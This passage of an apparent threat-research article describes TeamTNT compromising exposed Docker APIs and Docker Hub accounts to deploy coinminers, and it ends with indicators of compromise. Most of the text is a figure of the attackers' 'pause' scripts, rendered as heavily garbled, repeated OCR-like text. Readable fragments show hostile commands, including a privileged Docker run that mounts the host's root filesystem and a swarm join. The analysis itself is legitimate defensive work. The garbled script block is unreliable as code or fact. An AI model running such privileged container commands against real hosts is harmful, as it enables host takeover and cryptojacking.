	<pre>bed Use dother to book system (if (["find core = 4:0]), then #docker = 4:0] TANGT swarm large ==force 2:/dev/mull is/dev/mull i</pre>	100 	Dec 03 Dec 04/02 State 1f { ["CINI_OSTYPe" - '*linux"'] } then 1f { ["CINI_OSTYPe" - '*linux"'] } then THT_CJ_DOCKER_INAGES+6 (timeouts-SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_Architecture=6 (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SARE (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SARE (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SARE (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SIS (UTHE=0 (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SIS (UTHE=0 (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SIS (UTHE=0 dockerR *D_TABGET info 2>/dev/null grep '*Grep '' rev' rev' rev' TMT_CJ_SIS (UTHE=0 dockerR *D_TABGET info 2>/dev/null ' Grep '*Grep '' rev' rev' rev' TMT_CJ_SIS (UTHE=0 dockerR *D_TABGET info 2>/dev/null 'Other *alpineo/dockerapi TMT_CJ_SIS (UTHE=0 dockerR *D_TABGET info 2>/dev/null Grep ''' rev' rev' rev' *timeouts 'SIGKILL *0's dockerR *D_TABGET info 2>/dev/null Grep ''' rev' rev' rev' rev' *timeouts 'SIGKILL *0's dockerR *D_TABGET infoprivilegednet hostv // / host *a	x 1
	<pre>bed Use dother to book system (if (["find core = 4:0]), then #docker = 4:0] TANGT swarm large ==force 2:/dev/mull is/dev/mull i</pre>	100 	Dec 03 Dec 04/02 State 1f { ["CINI_OSTYPe" - '*linux"'] } then 1f { ["CINI_OSTYPe" - '*linux"'] } then THT_CJ_DOCKER_INAGES+6 (timeouts-SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_Architecture=6 (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SARE (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SARE (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SARE (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SIS (UTHE=0 (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SIS (UTHE=0 (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SIS (UTHE=0 dockerR *D_TABGET info 2>/dev/null grep '*Grep '' rev' rev' rev' TMT_CJ_SIS (UTHE=0 dockerR *D_TABGET info 2>/dev/null ' Grep '*Grep '' rev' rev' rev' TMT_CJ_SIS (UTHE=0 dockerR *D_TABGET info 2>/dev/null 'Other *alpineo/dockerapi TMT_CJ_SIS (UTHE=0 dockerR *D_TABGET info 2>/dev/null Grep ''' rev' rev' rev' *timeouts 'SIGKILL *0's dockerR *D_TABGET info 2>/dev/null Grep ''' rev' rev' rev' rev' *timeouts 'SIGKILL *0's dockerR *D_TABGET infoprivilegednet hostv // / host *a	x 1
	<pre>bed Use dother to book system (if (["find core = 4:0]), then #docker = 4:0] TANGT swarm large ==force 2:/dev/mull is/dev/mull i</pre>	100 	Dec 03 Dec 04/02 State 1f { ["CINI_OSTYPe" - '*linux"'] } then 1f { ["CINI_OSTYPe" - '*linux"'] } then THT_CJ_DOCKER_INAGES+6 (timeouts-SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_Architecture=6 (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SARE (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SARE (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SARE (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SIS (UTHE=0 (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SIS (UTHE=0 (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SIS (UTHE=0 dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' rev' TMT_CJ_SIS (UTHE=0 dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev'	x 1
	<pre>bed Use dother to book system (if (["find core = 4:0]), then #docker = 4:0] TANGT swarm large ==force 2:/dev/mull is/dev/mull i</pre>	100 	Dec 03 Dec 04/02 State 1f { ["CINI_OSTYPe" - '*linux"'] } then 1f { ["CINI_OSTYPe" - '*linux"'] } then THT_CJ_DOCKER_INAGES+6 (timeouts-SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_Architecture=6 (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SARE (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SARE (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SARE (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SIS (UTHE=0 (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SIS (UTHE=0 (timeouts SIGKILL *TIO dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' TMT_CJ_SIS (UTHE=0 dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev' rev' TMT_CJ_SIS (UTHE=0 dockerR *D_TABGET info 2>/dev/null grep '*Architecture: '' rev'	x 1
	<pre>bed Decked System Use each of the control of t</pre>	100 	Deckson Deckson Deckson if [["TINI_OSType"****linux**']]; then if [["TINI_OSType"****linux**']]; then INT_CJ_DOCHER_INADE>*@(cimeout -= SIGKILL*TIO docker -H *D_TARGET image ls-1 -grepv **EFOSTIORY') = web**(print) INT_CJ_Architecture#(cimeout -= SIGKILL*TIO docker -H *D_TARGET image ls-1 -grep web**EFOSTIORY') = web***(print) INT_CJ_Architecture#(cimeout -= SIGKILL*TIO docker -H *D_TARGET image ls-1 -grep web************************************	x 1
	<pre>bed Useda System Useda System Useda System Useda System Useda System Useda System (if (["fill_GOType"-*-*]inu#')); then #docker H DD TARGT warm large ==Core 2:/dev/mull 15/dev/mull idocker H DD TARGT swarm join ==Coken SHRTMOI INT_CJ_RAChitecture#(clineout -= SIGKILL fTIO docker ==B fD_TARGT info 2:/dev/mull i_grep '***EFOSITORY' swk 'fprint : If [["FINT_CJ_Swarm f=-**inactive":]; then INT_CJ_Swarm_SIATUS="OFF": elif (["FINT_CJ_Swarm f=-**inactive":]; ITT_CJ_Swarm f=-**inactive":]; then INT_CJ_Swarm_STATUS="OFF": elif (["FINT_CJ_Swarm f=-**ective":]; ITT_CJ_Swarm f=-**inactive":]; then INT_CJ_Swarm f=-**inactive":]; then INT_CJ_Swarm f=-**ective":]; ITT_CJ_Swarm f=-**inactive":]; then INT_CJ_Swarm f=-**inactive":]; then INT_CJ_Swarm f=-**inactive":]; INT_CJ_Swarm f=-**inactive":]; then INT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**ective":]; ITT_CJ_Swarm f=-**inactive:]; then INT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**ective":]; ITT_CJ_Swarm f=-**inactive:]; then INT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**ective":]; ITT_CJ_Swarm f=-**inactive:]; then INT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**ective":]; INT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**ective="FINT_AND"; then INT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**ective="FINT_AND"; then INT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**ective="FINT_AND"; then INT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**ective="FINT_AND"; then INT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**init(]"FINT_CJ_Swarm f=-**init(]"FINT_CJ_</pre>		Deckson Deckson 1f (["TINI_OTYPe"****]])* then 1f (["TINI_OTYPe"****]])* then TINI_CJ_DOCKER_INAGES*6 (timeout -= \$IGKILL *TIO 'docker -= 8:D_TABGET 'info 2>/dev/null - grep '***EFOSTIORY' we'* ('print') TINI_CJ_Architecture*6 (timeout -= \$IGKILL *TIO 'docker -= 8:D_TABGET 'info 2>/dev/null - grep '***intecture*' ' grey '' TINI_CJ_Strome**** (timeout -= \$IGKILL *TIO 'docker -= 8:D_TABGET 'info 2>/dev/null - grep '***intecture*' ' grey '' TINI_CJ_Strome**** 1f [["TINI_OJ_Starm**-***inactir**'])* then 'TNI_CJ_Starm_STATUS**0FF**** 1f [["TINI_OJ_Starm*****]]* TINI_CJ_Starm****** 1f [["SINI_OJ_Starm************************************	
	<pre>bed Useded System Useded System Useded System Useded System Useded System System</pre>		Deckson Deckson Deckson 1f [["STNI_OSType"****linux**']]; then If [["STNI_OSType"****linux**']]; then TNT_CJ_DOCKER_INAGES*6[cimeout-=s:SIGKIL1*TIO docker -# 6D_TABGET imfo:2>/dev/null grep '*Architecture*!' grey TNT_CJ_Architecture*[cimeout-=s:SIGKIL1*TIO docker -# 6D_TABGET imfo:2>/dev/null grep '*Architecture*!' grey TNT_CJ_Structure*[cimeout-=s:SIGKIL1*TIO docker -# 6D_TABGET imfo:2>/dev/null grep '*Architecture*!' grey TNT_CJ_Structure*[cimeout-=s:SIGKIL1*TIO docker -# 6D_TABGET run -:grey -:ax*!' (["STNI_CJ_SWarm*-:"*ecture*'']); then TNT_CJ_SWarm_STATUS**0FF*; ellf [["STNI_CJ_SWarm*-:"*ecture*'']); TNT_CJ_STS_UFINE*0[cimeout-=s:SIGKIL1*TIO docker -# 6D_TABGET run -:grey -:ax*!' (["STNI_CJ_SWarm*-:"*ecture*'']); TNT_CJ_STS_UFINE*0[cimeout-=s:SIGKIL1*010 docker -# 6D_TABGET run -:m-it -:=privileged:net host -v/'//host: host -v/'/host: host -v/'host: host -v/'/host: host -v	
	<pre>bed Useded System Use edition Useded System Use edition Use editor Use edition Use edition Use edition Use ed</pre>		Deckson Deckson Deckson if [["STNI_OSType"****linux**']]; then if [["STNI_OSType"****linux**']]; then TNT_CJ_DOCHER_INADE>*@(cimeout -=> SIGKILL*TIO docker -H *D_TABGET 'image ls-1 -grepv **EFOSTIORY') -wet**(print: TNT_CJ_Architecture#(cimeout -=> SIGKILL*TIO docker -H *D_TABGET 'image ls-1 -grep ****iferostic***'); rev: INT_CJ_Savars(cimeout -=> SIGKILL*TIO docker -H *D_TABGET 'image ls-1 -grep ************************************	
	<pre>bed Deckey System Use each bet we set the set of t</pre>		Deckson Deckson Deckson if (["TINI_OSType" = "+"linux"']) * then if (["TINI_OSType" = "+"linux"']) * then INT_CJ_DOCKER_INAGES=0 (cimeout -= SIGKILL 010 docker -= 0:D_TARGET 'image ls- -grep **REPOSITORY' -set ''(print TINI_CJ_Architecture=0 (cimeout -= SIGKILL 010 docker -= 0:D_TARGET 'image ls- -grep **REPOSITORY' -set ''(print TINI_CJ_Architecture=0 (cimeout -= SIGKILL 010 docker -= 0:D_TARGET 'image ls- -grep '-**RepositorRY' - set ''(print IIT_CJ_Savars' == '''inactive''')] * then TNI_CJ_Savars_SIATUS="OFF"; elif (["SINI_CJ_Savars' =- ''active*'')] * TNI_CJ_Savars' == '''inactive''')] * then TNI_CJ_Savars_SIATUS="OFF"; elif (["SINI_CJ_Savars' =- ''active*'')] * TNI_CJ_Savars' == '''inactive''')] * then TNI_CJ_Savars_SIATUS="OFF"; elif (["SINI_CJ_Savars' =- ''active*'')] * TNI_CJ_Savars' == '''inactive''''] * Singeout '= SIGKILL 010 docker -= 0:D_TARGET 'unnun'-it 'privilegednet hostv'/i/host ''' + 'ev' - set ''''' NIT_CJ_Savars_SIGKILL 00 docker -= 0:D_TARGET 'unnv''''''''''''''''''''''''''''''''''	
	<pre>bed Decks State Use Other State Use Other State S</pre>		Description Description 1f (["TINI_OSTYP*"-"*linux":"]) The 1f (["TINI_OSTYP*"-"*linux":"]) The 1f (["TINI_OSTYP*"-"*linux":"]) The TIT_CJ_DOCKER_INAGES+6 (timeout -= SIGKILL *TIO docker -R *D_TABGET info 2>/dev/null -["grep '*Architecture:"]: grey: TIT_CJ_Samp("clinux"-sillux") SIGKILL *TIO docker -R *D_TABGET info 2>/dev/null -["grep '*Architecture: '']: grey: TIT_CJ_Samp("clinux"-sillux") SIGKILL *TIO docker -R *D_TABGET info 2>/dev/null -["grep '*Architecture: '']: grey: TIT_CJ_SAMP("clinux"-sillux") SIGKILL *TIO docker -R *D_TABGET info 2>/dev/null -["grep '*Architecture: '']: grey: TIT_CJ_SAMP("clinux") SIGKILL *TIO docker -R *D_TABGET info 2>/dev/null -["grep '*Architecture: '']: grey: TIT_CJ_SAMP("clinux") SIGKILL *TIO docker -R *D_TABGET info 2>/dev/null -["grep '*Architecture: '']: grey: TIT_CJ_SAMMP("clinux") SIGKILL *TIO docker -R *D_TABGET info 2>/dev/null -["grep '*Architecture: '']: grey: TIT_CJ_SAMP("clinux") SIGKILL *DIO docker -R *D_TABGET info 2>/dev/null -["grep '*Architecture: '']: awk: ''["grep '*Architecture: '']: awg/sin: '']: awg/sin: '']: awg/sin: '']: awg/sin: '']: awg/sin: '']: aw	
	<pre>bed Deckey System Use each bet we set the set of t</pre>		Deckson Deckson Deckson if (["TINI_OSType" = "+"linux"']) * then if (["TINI_OSType" = "+"linux"']) * then INT_CJ_DOCKER_INAGES=0 (cimeout -= SIGKILL 010 docker -= 0:D_TARGET 'image ls- -grep **REPOSITORY' -set ''(print TINI_CJ_Architecture=0 (cimeout -= SIGKILL 010 docker -= 0:D_TARGET 'image ls- -grep **REPOSITORY' -set ''(print TINI_CJ_Architecture=0 (cimeout -= SIGKILL 010 docker -= 0:D_TARGET 'image ls- -grep '-**RepositorRY' - set ''(print IIT_CJ_Savars' == '''inactive''')] * then TNI_CJ_Savars_SIATUS="OFF"; elif (["SINI_CJ_Savars' =- ''active*'')] * TNI_CJ_Savars' == '''inactive''')] * then TNI_CJ_Savars_SIATUS="OFF"; elif (["SINI_CJ_Savars' =- ''active*'')] * TNI_CJ_Savars' == '''inactive''')] * then TNI_CJ_Savars_SIATUS="OFF"; elif (["SINI_CJ_Savars' =- ''active*'')] * TNI_CJ_Savars' == '''inactive''''] * Singeout '= SIGKILL 010 docker -= 0:D_TARGET 'unnun'-it 'privilegednet hostv'/i/host ''' + 'ev' - set ''''' NIT_CJ_Savars_SIGKILL 00 docker -= 0:D_TARGET 'unnv''''''''''''''''''''''''''''''''''	

Figure 15. The "pause" scripts from images

In particular, there is a difference in the way masscan is being used. There are also a few commented sections, indicating that the threat actors were moving ahead, testing their tools and arsenal.

Notably, the IP address 45[.]9[.]148[.]182 has a history of being associated with TeamTNT's infrastructure, as it has been used by multiple domains:

- dl.chimaera[.]cc
- githb[.]net (inactive)
- github-support[.]com (inactive)
- irc.borg[.]wtf
- irc.chimaera[.]cc
- irc.teamtnt[.]red

Our <u>July 2021 research</u> into TeamTNT showed that the group previously used credential stealers that would rake in credentials from configuration files. This could be how TeamTNT gained the information it used for the compromised sites in this attack.

Based on the scripts being executed and the tooling being used to deliver coinminers, we arrive at the following conclusions connecting this attack to TeamTNT:

- 1. "alpineos" (with a total of more than 150,000 pulls with all images combined) is one of the primary Docker Hub accounts being actively used by TeamTNT
- 2. There are compromised Docker Hub accounts that are being controlled by TeamTNT to spread coinmining malware.

We have already reached out to Docker, and the accounts inolved in this attack have been removed.. In an upcoming blog, we will take a look into the attack techniques being used by the threat actor.

Conclusion

Exposed Docker APIs have become prevalent targets for attackers as these allow them to execute their own malicious code with root privileges on a targeted host if security considerations are not accounted for. This recent attack only highlights the increasing sophistication with which exposed servers are targeted, especially by capable threat actors like TeamTNT that use compromised user credentials to fulfill their malicious motives.

Туре	Identifier/Hash
Shell script	79ed63686c8c46ea8219d67924aa858344d8b9ea191bf821d26b5ae653e555d9
Shell script	497c5535cdc283079363b43b4a380aefea9deb1d0b372472499fcdcc58c53fef
Shell script	a68cbfa56e04eaf75c9c8177e81a68282b0729f7c0babc826db7b46176bdf222
Domain	teamtnt[.]red
IP address	45.9[.]148.182

Indicators of Compromise